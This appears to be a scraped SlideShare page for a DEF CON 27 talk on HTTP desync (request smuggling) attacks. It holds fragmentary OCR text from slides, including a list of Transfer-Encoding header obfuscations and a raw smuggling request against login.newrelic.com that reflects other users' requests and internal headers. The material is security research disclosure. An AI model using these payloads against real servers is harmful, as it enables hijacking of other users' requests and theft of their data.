Download as PDF, PPTX






![Forcing desync
If a message is received with both a Transfer-Encoding header field and a Content-
Length header field, the latter MUST be ignored. – RFC 2616 #4.4.3
Transfer-Encoding
: chunked
Transfer-Encoding: xchunked

GET / HTTP/1.1
Transfer-Encoding: chunked
Transfer-Encoding: chunked
Content-Length: 123
Transfer-Encoding : chunked
Transfer-Encoding: chunked
Transfer-Encoding: x
Transfer-Encoding:[tab]chunked
X: X[n]Transfer-Encoding: chunked](https://image.slidesharecdn.com/defcon-27-albinowax-http-desync-attacks-200410214749/75/DEF-CON-27-ALBINOWAX-http-desync-attacks-9-2048.jpg)



![Request reflection

POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x
0
POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
…
login[email]=asdf
Please ensure that your email and
password are correct.
<input id="email" value="asdfPOST
/login HTTP/1.1
Host: login.newrelic.com
X-Forwarded-For: 81.139.39.150
X-Forwarded-Proto: https
X-TLS-Bits: 128
X-TLS-Cipher: ECDHE-RSA-AES128-GCM-
SHA256
X-TLS-Version: TLSv1.2
x-nr-external-service: external
POST /login HTTP/1.1
Host: login.newrelic.com](https://image.slidesharecdn.com/defcon-27-albinowax-http-desync-attacks-200410214749/75/DEF-CON-27-ALBINOWAX-http-desync-attacks-16-2048.jpg)
